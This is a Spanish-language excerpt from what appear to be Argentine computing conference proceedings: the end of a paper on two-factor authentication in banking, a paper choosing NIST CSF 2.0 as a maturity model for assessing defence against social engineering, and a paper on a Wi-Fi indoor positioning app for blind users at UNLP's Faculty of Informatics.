La implementación del doble factor de autenticación (2FA) en la banca argentina y su efectividad en la protección contra las amenazas cibernéticas, incluida la ingeniería social, es un tema de gran relevancia en el contexto actual de seguridad en línea **[3]**. A partir del análisis realizado, podemos extraer varias conclusiones importantes

Importancia del 2FA: El 2FA se ha establecido como una medida esencial para fortalecer la seguridad en línea al agregar una capa adicional de protección al proceso de autenticación tradicional basado en contraseñas. Su implementación en la banca argentina ha contribuido significativamente a mejorar la seguridad de las cuentas en línea y a proteger los activos financieros de los clientes contra el acceso no autorizado.

Variedad de métodos de 2FA: Los bancos argentinos han adoptado diferentes enfoques para implementar el 2FA, ofreciendo una variedad de métodos de autenticación secundarios, como códigos de verificación por SMS, aplicaciones de autenticación móvil y tokens físicos. Esta diversidad proporciona a los usuarios opciones para elegir el método que mejor se adapte a sus necesidades y preferencias.

Desafíos de seguridad: A pesar de su eficacia, el 2FA no está exento de vulnerabilidades, especialmente cuando se trata de ataques de ingeniería social. Los usuarios deben estar alerta ante posibles intentos de phishing, suplantación de identidad y otros ataques destinados a eludir el 2FA y comprometer la seguridad de sus cuentas en línea.

Educación y concienciación: Los usuarios deben estar informados sobre las mejores prácticas de seguridad en línea y ser conscientes de los riesgos asociados con compartir información confidencial o realizar acciones impulsadas por la urgencia.

BIBLIOGRAFÍA

1. BCRA. (2023, 03 10). *Requisitos mínimos para la gestión y control de los riesgos de tecnología y seguridad de la información.* https://www.bcra.gob.ar/. https://www.bcra.gob.ar/pdfs/comytexord/A7724.pdf
2. *Cómo prevenir estafas virtuales*. (n.d.). BCRA. Retrieved May 13, 2024, from https://www.bcra.gob.ar/BCRAyVos/Como-prevenir-estafas-virtuales-i.asp
3. Mantovani, V. (2019). *Autenticación de Múltiples factores (MFA)*. http://bibliotecadigital.econ.uba.ar/. http://bibliotecadigital.econ.uba.ar/download/tpos/1502-1524_MantovaniV.pdf
4. Ministerio de Justicia de la República Argentina. (2024, 03). *¿Qué es la ingeniería social y cómo me protejo?* https://www.argentina.gob.ar/justicia/convosenlaweb/situaciones/que-es-la-ingenieria-social-y-como-protegerte
5. Bisquert, S. O. (n.d.). *La figura del "phishing" como modalidad delictiva. Problemática en cuanto a su encuadre jurídico*. http://www.saij.gob.ar/. Retrieved 2006, from http://www.saij.gob.ar/doctrina/dacf060096-bisquert-figura_phishing_como_modalidad.htm
6. Japan Bank Transfer: https://stripe.com/in/resources/more/furikomi-an-in-depth-guide#:~:text=Two%2Dfactor%20authentication%20(2FA)%3A,generated%20by%20a%20security%20device
7. Bank of East Asia: Hong Kong https://www.hkbea.com/pdf/en/cyberbanking/en_security_faq.pdf

Selección de un modelo para establecer la madurez actual para la identificación y reacción a ataques de Ingeniería Social.

Perez Alejandro[1], Blanchet Nazareno[1]

[1] Facultad de Ciencia y Tecnología, Universidad Autónoma de Entre Ríos, 25 de Mayo 385, Concepción del Uruguay - Entre Ríos – Argentina.
alejandro.perez@uader.edu.ar, blanchetnazareno04@gmail.com

Abstract. This work belongs to an in-progress research done in the Facultad de Ciencia y Técnologia of Universidad Autónoma de Entre Ríos started in January 2024. The study's main objective is to determine the institution's maturity state to detect and react against a Social Engineering attack. As the first step for this research, it is necessary to select a Cybersecurity Maturity Model that allows us to determine what is the organization's current status. This document defines what maturity is, the advantages provided by the implementation of maturity models, a brief comparison between cybersecurity maturity models, and it is determined the model to be used during the research; finally, a short description of the research's next steps is provided.

Keywords: Cibersecurity Maturity Model, NIST-CSF 2.0. Social engineering

1. Introducción.

El presente trabajo forma parte de una investigación en curso iniciada en el mes de Enero del 2024, llevada adelante en la Facultad de Ciencia y Tecnología de la Universidad Autónoma de Entre Ríos. Dicha investigación busca determinar el estado de madurez con el que cuenta la institución, para identificar y reaccionar frente a ataques de Ingeniería Social. Como primer paso para esta investigación se requiere la selección de un modelo de madurez que permita establecer el estado actual de la organización.
En II y III se definen los términos madurez y modelos de madurez, en IV se enumeran los diferentes modelos analizados, en V se enumeran las características del modelo CSF-NIST en su última versión, publicada en Febrero de 2024, en VI se explican los motivos por los

que se considera la mejor alternativa a utilizar; y por último en VII se detallan los trabajos futuros a realizar en esta investigación.

2. Madurez.

En [1] se define a la madurez como la capacidad para adaptarse a los cambios rápidamente. Sin embargo para el presente trabajo se utilizará la defínción brindada por [2] quién entiende a la madurez como el nivel de optimización y planificación con respecto a las mejores prácticas en ciberseguridad, que se utilizan para la gestión de los procesos en las organizaciones.

3. Modelos de Madurez vinculados a la ciberseguridad.

En [3] se entiende a los modelos de madurez como un mapa que guía a las organizaciones para la implementación de buenas prácticas, sirviendo como punto de partida para la mejora y optimización de los procesos. Los modelos de madurez trabajan haciendo uso de un proceso de evolución y mejora constante, convirtiendo prácticas inconsistentes, en procesos maduros dentro de la organización

Como punto de partida para esta investigación, se analizan los siguientes modelos de madurez vinculados a la seguridad de la información. Como explica [4] es posible encontrar más modelos, sin embargo muchos de los mismos son derivaciones o especializaciones (para alguna industria en particular) de los que se detallan a continuación:

- C2M2 *(Cybersecurity Capability Maturity Model).*
- CCSMM *(Community Cyber Security Maturity Model)*
- *CSF-NIST (Cybersecurity Capability Maturity Model National Institute of Standards and Technology).*
- *ISEM (Information Security Evaluation Maturity Model).*
- *O-ISM3 (Information Security Management Maturity Model).*
- *NICE-CMM (National Initiative for Cybersecurity Education Capability Maturity Model).*
- *SSE-CMM (Systems Security Engineering Capability Maturity Model)*

Por su parte [5] enumera un conjunto de beneficios vinculados a la adopción de modelos de madurez de la ciberseguridad, señalando que, sin importar el estado actual de madurez, el adoptarlos permite

gestionar y planificar de forma eficiente la fuerza de trabajo que se requiere en la materia. Además, permite la toma de decisiones basada en datos, facilita la reducción de los tiempos de respuesta e incrementa la consistencia en lo que respecta a actividades vinculadas a la ciberseguridad a lo largo de la organización.

4. Análisis

Para determinar cual es el modelo que mejor se adapta a las necesidades del proyecto, se evalúan los siguientes factores:

- Especificidad del modelo para una industria.
- Cantidad de niveles de madurez con los que cuenta el modelo.
- Soporte y actualizaciones de cada uno de los modelos.
- Acceso gratuito al modelo y sus documentos de implementación.

En la siguiente tabla se detalla como afecta cada uno de estos factores a los modelos antes mencionados

Tabla 1. Comparativa de los Modelos de Madurez vinculados a Ciberseguridad

Modelo	Específico para una industria	Niveles de Madurez	Soporte y Actualizaciones	Acceso Gratuito
C2M2	No	3	Si	Si
CCSMM	No	5	Si	Si
CSF-NIST	No	4	Si	Si
ISEM	No	5	No	-
O-ISM3	No	5	Si	Si
NICE-CMM	No	3	-	Si
SSE-CMM	No	5	Si	-

Se evalúa también la disponibilidad de material de apoyo para la implementación de cada modelo, y los parámetros que permiten determinar los niveles de madurez para cada uno de los controles implementados. Se obtiene como resultado que el modelo que mejor se ajusta a las necesidades del proyecto de investigación es el CSF-NIST, teniendo en consideración el nivel de actualización, la calidad del material de soporte disponible, la relevancia que el mismo ha tenido en su versión 1 y la capacidad de adaptación al contexto haciendo uso de los denominados “perfiles de comunidad”.

5. CSF-NIST 2.0

Este marco de trabajo, cuya versión 2.0 fue publicada en Febrero de 2024, es organizado a partir de 6 funciones de alto nivel: *gobernar, identificar, proteger, detectar, responder y recuperar*, con la finalidad de brindar una visión integral de la organización que permita llevar adelante la gestión de la ciberseguridad.

Cada una de estas funciones, se encuentran a su vez dividas en categorías, a partir de las cuales se determinará el nivel de madurez de la organización. Los niveles de madurez pueden ser: Parcial (nivel más bajo), riesgo conocido, repetible y adaptable.

Otro componente de este marco de trabajo son los perfiles (*profiles*), que permiten determinar cual es el estado actual de la organización, y cuál es el objetivo al que se espera llegar [6]. Las funciones del núcleo son dividas en veintidos categorías, las que a su vez se encuentra subdivididas en subcategorías, formando un total de 106 controles.

6. Conclusiones

Conocer el estado actual de madurez de una organización respecto a sus capacidades relativas a la ciberseguridad, es imprescindible para poder mantener y mejorar las mismas. Como se ha expuesto en este trabajo, existen múltiples herramientas y modelos que es posible utilizar para identificar el estado de la organización, y sin importar cual sea el modelo elegido si su implementación se realiza correctamente, tendrá aparejada un aumento de las capacidades de la organización en cuánto a tiempos de respuestas y toma de decisiones basadas en datos.

Con respecto al modelo que será más útil para este proyecto de investigación, por el grado de actualización, nivel de detalle, cantidad de material disponible para su implementación, la constante actualización, y la capacidad de adaptarlo para situaciones particulares haciendo uso de los perfiles comunitarios, se decide utilizar NIST-CSF 2.0.

7. Trabajos Futuros

Las siguientes tareas vinculadas al proyecto de investigación son: la recolección y análisis de los datos para la determinación del nivel actual de madurez en lo que respecta a ciberseguridad en la institución. Se planea realizar la recopilación de estos datos haciendo uso de

encuestas, cuestionarios y entrevistas; como así también mediante la simulación de actividades que potencialmente podría realizar un atacante con la finalidad de determinar si las mismas son correctamente identificadas y se reacciona de la forma esperada.

Referencias

[1] R. C. J. M. Paez Gabriel, «Review of maturity models in business processes management,» Revista chilena de ingeniería, vol. 26, nº 4, 2018.

[2] Department of Homeland Security (U.S.A), «Cybersecurity Capability Maturity Model White Paper,» 2014.

[3] E. J. Damian Acosta y R. F. Tapia Gastelo, «Modelo de madurez para determinar el nivel de capacidad de los procesos de gestión de proyecto y la implementación de software en MYPES en las actividades de verificación y validación.,» Lambayeque - Perú , 2018.

[4] G. Garcia Chacón, «Modelo de madurez organizacional para la gestión de los cambios,» Revista sobre Relaciones Industriales y Laborales / N° 49 / 2013, nº 49, pp. 61-87, 2013.

[5] M. Rea-Guaman, I. Sánchez-García, T. San Feliu y J. Calvo-Manzano, «Maturity Models in Cybersecurity: a systematic review,» 12th Iberian Conference on Information Systems and Technologies, pp. 284-289, 2017.

[6] Department of Homeland Security (U.S.A), «Cybersecurity Capability Maturity Model White Paper,» 2014.

[7] National Institute of Standard and Tecnology, «El Marco de Seguridad Cibernética (CSF) 2.0 del NIST,» 2024.



VII Track Gobierno Digital y Ciudades Inteligentes

(TGDCI)

Coordinadores

Elsa Estevez (UNS)

Ariel Pasini (UNLP)

Asistencia integral para personas ciegas en la Facultad de Informática de la UNLP

Federico Cristina[1], Sebastián Dapoto[1], Ramiro Intas, Pablo Thomas[1], Patricia Pesado[1]

[1] Instituto de Investigación en Informática LIDI, Facultad de Informática, Universidad Nacional de La Plata, La Plata, Argentina

{fcristina, sdapoto}@lidi.info.unlp.edu.ar
ramiro.intas@hotmail.com
{pthomas, ppesado}@lidi.info.unlp.edu.ar

Resumen. El presente trabajo se enfoca en el avance de la gobernanza digital a través de tecnología de asistencia para personas ciegas o con baja visión, ofreciendo una solución personalizada para la orientación espacial en entornos desconocidos. Al integrar tecnologías móviles y geoespaciales, se busca mejorar la independencia y calidad de vida no solo de estas personas, sino también de otros grupos con dificultades, como las personas neurodivergentes, promoviendo su inclusión y participación activa en entornos académicos y similares. Este artículo presenta resultados preliminares de un prototipo de aplicación móvil diseñado para asistencia posicional en interiores, específicamente entrenado en el edificio de la Facultad de Informática de la UNLP. Adicionalmente, la solución proporciona información en tiempo real sobre la actividad en las aulas cercanas, incluyendo detalles sobre la materia en curso, el docente a cargo y el horario de clases, lo que mejora significativamente la experiencia del usuario en contextos académicos.

Palabras Clave: posicionamiento indoor, personas ciegas, baja visión, gobernanza digital.

1 Introducción

En el mundo actual, la capacidad de moverse libremente y con autonomía es crucial para el desarrollo personal y profesional. Sin embargo, para ciertos grupos de personas, movilizarse en entornos no familiares presenta un reto significativo. Entre estos grupos, las personas ciegas o con baja visión enfrentan barreras sustanciales. La visión residual, si existe, no suele ser suficiente para discernir objetos lejanos o leer

señales, y factores como la iluminación pueden agravar las dificultades, afectando su equilibrio y coordinación.

Otro grupo que puede enfrentar desafíos similares es el de las personas neurodivergentes [1], cuyas formas alternativas de procesar la información pueden no alinearse con las normas convencionales. Por ejemplo, las personas con autismo, TDAH, dislexia o síndrome de Tourette pueden experimentar ansiedad al interactuar con desconocidos para obtener información, lo que incrementa el estrés en situaciones de orientación espacial.

Estos desafíos son particularmente evidentes en entornos complejos como las instituciones educativas. Las facultades y campus universitarios, con sus múltiples edificios y áreas comunes, pueden ser laberintos desalentadores para quienes no están familiarizados con su disposición física. Esta falta de accesibilidad no solo limita la independencia de las personas afectadas, sino que también puede generar una exclusión no intencional.

Abordar estas barreras requiere más que soluciones tecnológicas; implica adoptar un enfoque integral de gobernanza digital que promueva la inclusión y accesibilidad para todos [2] [3]. Esto significa desarrollar políticas y prácticas que integren tecnologías accesibles y fomentar la colaboración entre desarrolladores de aplicaciones, instituciones educativas y autoridades gubernamentales.

La tecnología actual ofrece nuevas oportunidades para mejorar la movilidad y la calidad de vida de las personas ciegas o con baja visión. Aplicaciones móviles avanzadas, combinadas con geolocalización y síntesis de voz, permiten crear soluciones innovadoras para la navegación en entornos desconocidos. En este contexto, este trabajo se enfoca en el desarrollo y mejoras de un sistema de asistencia indoor denominado UPA, basado en la triangulación de señales Wi-Fi [4] [5].

Este año, se ha entrenado el sistema para realizar pruebas de efectividad en la Facultad de Informática de la Universidad Nacional de La Plata (UNLP), y adicionalmente se logró la integración con el Sistema de Información de Aulas [6] perteneciente al Sistema de Gestión Docente [7] que proporciona información en tiempo real sobre la actividad en las aulas cercanas. Por ejemplo, al encontrarse próximo a un aula en particular, el sistema puede anunciar el número de aula, la materia actualmente en curso, el docente a cargo y el horario de dicha clase.

En el presente artículo se discuten las tecnologías utilizadas, los avances en el desarrollo del prototipo, y los resultados de las pruebas preliminares en la Facultad de Informática de la UNLP. El resto del trabajo se organiza de la siguiente manera: la sección 2 aborda los desafíos enfrentados por las personas con problemas de visión y la relevancia de contar con una solución de asistencia posicional. En la sección 3, se describe la metodología empleada para el desarrollo de la aplicación, junto con las ampliaciones y mejoras funcionales que se han incorporado recientemente. La sección 4 expone los escenarios de pruebas, los resultados obtenidos y el análisis de la precisión de la asistencia posicional proporcionada por la aplicación. Finalmente, en la sección 5, se resumen las principales contribuciones del estudio, se discuten las limitaciones encontradas y se sugieren posibles direcciones para investigaciones futuras.

2 Motivación

La movilidad y la independencia son aspectos esenciales para una vida plena, especialmente para personas ciegas o con baja visión. Navegar por espacios cerrados como edificios públicos, centros comerciales o instituciones educativas presenta retos significativos para estas personas. La ausencia de referencias visuales y las dificultades para orientarse en interiores pueden llevar a situaciones de frustración y limitar su plena participación en la sociedad. En este contexto, las tecnologías modernas ofrecen soluciones prometedoras para facilitar la navegación y localización en entornos cerrados.

La triangulación de señales Wi-Fi ha surgido como una tecnología viable para la asistencia posicional en interiores. Esta técnica se basa en medir la intensidad de las señales Wi-Fi provenientes de múltiples puntos de acceso dispersos en el entorno. Analizando las diferencias en la intensidad de estas señales captadas por un dispositivo móvil, es posible estimar la posición relativa del usuario en el espacio. Una de las principales ventajas del Wi-Fi es su presencia generalizada en espacios interiores, lo que garantiza una amplia cobertura y una precisión aceptable para la asistencia posicional.

No obstante, la precisión de la triangulación Wi-Fi puede estar influenciada por diversos factores, como interferencias de otras señales, obstáculos físicos, variabilidad en la intensidad de las señales y la configuración de los puntos de acceso. Con un mapeo adecuado del entorno y algoritmos avanzados, es posible ofrecer una asistencia posicional en interiores efectiva para personas ciegas o con baja visión.

Además, la tecnología de síntesis de voz juega un papel crucial en la comunicación con personas ciegas o con baja visión. Utilizando algoritmos de síntesis de voz, la información de ubicación obtenida mediante la triangulación Wi-Fi se convierte en indicaciones auditivas claras y comprensibles. Estas indicaciones se transmiten en tiempo real al usuario a través de auriculares o altavoces integrados en el dispositivo móvil, proporcionándoles orientación precisa sobre su ubicación actual y las direcciones a seguir. Esto no solo facilita el desplazamiento, sino que también permite una interacción más natural y fluida, mejorando la experiencia del usuario y fomentando su independencia.

Este trabajo se centra en los avances en el desarrollo de la aplicación móvil UPA, tanto en pruebas de entrenamiento como ampliaciones funcionales, tales como la posibilidad de obtener información adicional sobre las aulas. Mediante esta funcionalidad, el usuario puede conocer en detalle y en tiempo real la actividad llevada a cabo en el aula próxima a su posición: la materia en curso, los docentes a cargo y sus horarios específicos. Esta información adicional será útil no solo para personas ciegas o con baja visión, sino también para otros grupos como el de las personas neurodivergentes, que pueden enfrentar desafíos similares en entornos desconocidos.

3 Metodología y mejoras al prototipo móvil

Los conceptos generales para el entrenamiento y posterior estimación mediante Wi-Fi ya fueron estudiados en [4] en donde se desarrolló una primera solución de asistencia para dispositivos Android [8], y se detalló la metodología de fingerprinting [9] la cual involucra básicamente dos etapas:

1. Entrenamiento: obtener un conjunto de valores de referencia de intensidades de señal Wi-Fi a lo largo de la zona de interés.

2. Estimación: determinar la posición del dispositivo móvil basándose en los datos obtenidos en el entrenamiento previo.

En la figura 1 se presenta la interfaz de usuario de la aplicación desarrollada, destacando sus dos modos de uso. A la izquierda se puede observar el modo administrador de la aplicación, en donde es posible realizar el entrenamiento preliminar necesario para contar con la base de conocimiento referencial de los niveles de intensidad de todos los puntos de acceso Wi-Fi. La parte derecha de la figura 1 muestra el modo asistencia, que es el que utilizan los usuarios de la aplicación y permite consultar su posición actual.




Fig. 1. A la izquierda, el modo administrador. A la derecha, el modo de asistencia.

Por otro lado, ante una estimación posicional satisfactoria, a estas dos etapas se adiciona una nueva etapa de recuperación de información contra el sistema de información de aulas. Para esto, la aplicación consulta a la REST API [10] de dicho sistema el estado actual de las aulas. Como resultado se obtiene un JSON [11] conteniendo el estado correspondiente del conjunto de aulas. Por último, la aplicación procesa dicho JSON a fin de encontrar una coincidencia y poder así presentar la información asociada. La figura 2 muestra un ejemplo del contenido que se incluye en una respuesta ante una petición al sistema de aulas.


```
{
        "docente": {
                  "nombre": "María Beatriz",
                  "apellido": "Pintarelli"
        },
        "aula": {
                  "id": "FORTRAN",
                  "nombre": "AULA 5"
        },
        "materia": {
                  "nombre": "Matemática 3"
        },
        "horaDesde": {
                  "h": "09",
                  "m": "30"
        },
        "horaHasta": {
                  "h": "12",
                  "m": "30"
        }
},
{
        "docente": {
                  "nombre": "Andrea ",
                  "apellido": "Rey Grange"
        },
        "aula": {
                  "id": "Aula 15",
                  "nombre": "Aula 15"
        },
        "materia": {
                  "nombre": "Matemática 1"
        },
        "horaDesde": {
                  "h": "11",
                  "m": "30"
        },
        "horaHasta": {
                  "h": "14",
                  "m": "30"
        }
},
…
```


Fig. 2. Ejemplo de estructura obtenida desde la API del Sistema Información de Aulas.

Se realizaron además un conjunto de mejoras en lo que respecta a la etapa de entrenamiento. Una de las principales problemáticas en las pruebas de entrenamiento realizadas en la Facultad de Informática fue la variabilidad tanto al momento del registro de una nueva locación, como al determinar la ubicación del usuario.

La intensidad de las redes suele variar incluso estando ubicado en un mismo lugar. Esto puede deberse a distintas razones, como interferencias electromagnéticas generadas por otros dispositivos electrónicos, obstrucciones físicas por el diseño del edificio, condiciones ambientales (como la humedad, temperatura u otras personas u objetos que afecten en el entorno), cambios en configuración de red, entre otros. A causa de esto, como primera instancia se optó por el cálculo de medianas de las señales de las redes obtenidas, tanto en el escenario de entrenamiento de la aplicación, como al asistir al usuario.

El cálculo básico de medianas consiste en lo siguiente:

- Iteración de escaneo de ambiente. Realizar N escaneos en el ambiente para tener a disposición varias muestras. Esto puede configurarse a gusto del administrador de la aplicación, eligiendo la cantidad de iteraciones que desea realizar en el escaneo de redes en el Modo Administrador. Mientras mayor sea la cantidad de iteraciones, mayor será la exactitud del cálculo.
- Separación de tiempo entre escaneos. Al realizar varias pruebas se descubrió que la variabilidad de intensidad en las redes en el ambiente se detecta al esperar unos segundos entre un escaneo y otro. Debido a esto, se buscó reducir este tiempo a lo mínimo posible para evitar demoras innecesarias, pero también buscando obtener las mencionadas variabilidades en los escaneos para contar con diferentes muestras a procesar.
- Obtención de la mediana de las redes. Al tener varios escaneos de las mismas redes con intensidades distintas, se las ordena y se obtiene el valor intermedio, el cual queda guardado como el valor definitivo para esa red.

4 Experimentación y resultados obtenidos

En las pruebas realizadas se descubrió que la Facultad de Informática cuenta con una gran cantidad de redes en el ambiente, generando ruido y ciertas inconsistencias en las mediciones. Por lo cual se decidió limitar la cantidad de redes a obtener, en este caso en particular a 15, tanto en entrenamiento como al momento de estimar la posición del usuario.

Otro cambio de configuración fue la determinación de niveles de intensidad de las redes. Inicialmente se utilizó una escala de 5 niveles, tomando en cuenta las redes con un nivel mayor o igual a 3. Para aumentar la exactitud de la aplicación, se decidió aumentar la escala de niveles a 10, considerando en el escaneo solo las redes con un nivel igual o superior a 7.

Por último, al realizar las pruebas, se descubrió que al efectuar varios escaneos seguidos (determinado por la cantidad de iteraciones que quiera realizar el usuario), éstos deben separarse al menos por un umbral de tiempo de 6,6 segundos. En el caso de no respetar este umbral de tiempo, los escaneos consecutivos resultan iguales y afectan el propósito principal de las iteraciones: tener varios escaneos con las variaciones que presentan las redes Wi-Fi.

Una vez realizado el proceso de entrenamiento teniendo en cuenta el umbral de tiempo para obtener datos de forma más certera, se procedió a definir una serie de

puntos de interés. Estos puntos están estrechamente relacionados con las principales ubicaciones del edificio como son las aulas, biblioteca, baños, centro de estudiantes, oficina de alumnos, ascensor, fotocopiadora, entre otros. Las figuras 3 y 4 muestran en detalle dichos puntos de interés.




Fig. 3. Facultad de Informática (UNLP). Puntos de interés en la planta baja.




Fig. 4. Facultad de Informática (UNLP). Puntos de interés en el primer piso.

Luego del entrenamiento, se llevó a cabo una serie de pruebas de estimación de la ubicación, utilizando tanto una única iteración de lecturas de intensidad de señales

Wi-Fi como dos iteraciones, con la finalidad de lograr una mayor precisión. Las tablas 1 y 2 muestran los resultados obtenidos en cada caso, en donde se confirma la mejora en la estimación al realizar dos lecturas de intensidad.

Tabla 1. Precisión en la estimación posicional con una iteración.

	Locaciones	Iteraciones	Prueba 1	Prueba 2	Prueba 3
1	PB/Aulas(1-4)	1	OK	OK	OK
2	PB/Ascensor	1	OK	OK	OK
3	PB/Baños	1	OK	OK	PB/Ascensor
4	PB/Fotocopiadora	1	OK	OK	OK
5	PB/Baños sin genero	1	X	X	X
6	PB/Cefi	1	OK	OK	OK
7	PB/Aula 5	1	PB/Fotocopiadora	OK	OK
8	PB/Aula 10B	1	OK	OK	OK
9	PB/Alumnos	1	OK	OK	OK
10	PB/Biblioteca	1	OK	PB/Ascensor	OK
11	PB/Buffete	1	OK	OK	OK
12	P1/Aulas(1-4)	1	OK	OK	OK
13	P1/Ascensor	1	P1/Aulas(1-4)	OK	OK
14	P1/Baños	1	OK	P1/Ascensor	P1/Ascensor
15	P1/Anfiteatro	1	P1/Decanato	OK	OK
16	P1/Decanato	1	OK	P1/Vicedecanato	OK
17	P1/Vicedecanato	1	OK	OK	OK

Tabla 2. Precisión en la estimación posicional con dos iteraciones.

	Locaciones	Iteraciones	Prueba 1	Prueba 2	Prueba 3
1	PB/Aulas(1-4)	2	OK	OK	OK
2	PB/Ascensor	2	OK	OK	P1/Ascensor
3	PB/Baños	2	OK	OK	PB/Baños
4	PB/Fotocopiadora	2	OK	OK	OK
5	PB/Baños sin genero	2	X	X	X
6	PB/Cefi	2	OK	OK	OK
7	PB/Aula 5	2	OK	OK	OK
8	PB/Aula 10B	2	OK	OK	OK
9	PB/Alumnos	2	OK	OK	OK
10	PB/Biblioteca	2	OK	OK	OK
11	PB/Buffete	2	OK	OK	OK
12	P1/Aulas(1-4)	2	OK	PB/Aulas(1-4)	OK
13	P1/Ascensor	2	OK	OK	OK
14	P1/Baños	2	OK	P1/Ascensor	OK
15	P1/Anfiteatro	2	OK	OK	OK
16	P1/Decanato	2	OK	OK	OK
17	P1/Vicedecanato	2	OK	OK	OK

A partir de el proceso de pruebas expuesto previamente, se puede obtener la siguiente serie de conclusiones:

- Se ha verificado que, al aumentar el número de iteraciones, se disminuye drásticamente el margen de error.
- A mayor número de iteraciones para estimar la posición, mayor será el tiempo de respuesta al usuario.
- Dado que al aumentar la cantidad de iteraciones se incrementa el tiempo de respuesta de la aplicación, es fundamental buscar la óptima relación costo-beneficio entre la precisión deseada y la eficiencia en el tiempo de respuesta. Durante el desarrollo de las pruebas se determinó que el nivel óptimo de iteraciones es el de 5 para el entrenamiento y 2 para la ubicación del usuario.
- La estimación resulta más eficaz al definir zonas extensas o no muy cercanas, ya que en este caso puede haber un margen de error con locaciones contiguas.
- El sistema muestra una leve mejoría al utilizarse en Planta Baja y no entre pisos. Esto puede deberse al origen de las señales Wi-Fi o la particularidad de la arquitectura de la Facultad de Informática. También muestra menos dificultad en zonas cerradas de menor tamaño, donde no se comparten locaciones.
- Lógicamente, aquellas zonas a las que no llega un número mínimo de señales Wi-Fi no son identificables.

5 Conclusiones y trabajos futuros

En el año 2023 se abordó la problemática de las personas ciegas o con baja visión al ubicarse en entornos no familiares, y se desarrolló un prototipo móvil que, mediante el uso de tecnologías de asistencia posicional, brinda apoyo para el desplazamiento de las personas. Dicho prototipo fue validado mediante una serie de pruebas preliminares en ambientes controlados.

En el presente trabajo se detalla la evolución de este proyecto al aplicar el prototipo en el entorno de la Facultad de Informática de la UNLP.

Durante la etapa de entrenamiento del prototipo en la facultad se observó que la intensidad de las redes suele variar incluso estando ubicado en un mismo lugar. Debido a esto se modificó la lógica de determinación de la posición tanto en el modo de entrenamiento de la aplicación, como en el modo de asistencia al usuario. La nueva lógica incluye una cantidad diferente de escaneos para cada modo y el cálculo de la mediana de las intensidades obtenidas en los escaneos.

Por otro lado, se añadió una nueva etapa de recuperación de información de aulas. Esto permite proporcionar al usuario información en tiempo real sobre la actividad en las aulas cercanas, incluyendo detalles sobre la materia en curso, el docente a cargo y el horario de clases.

El presente proyecto posee un gran potencial de crecimiento y mejoras en funcionalidad. Entre las posibles áreas de ampliación se incluyen: el registro de datos en servidores, la personalización de entrenamientos en función del edificio visitado, y la incorporación de métodos adicionales para la determinación de la ubicación, como beacons Bluetooth o técnicas de visión por computadora, además del sistema basado en Wi-Fi actualmente implementado.

Referencias

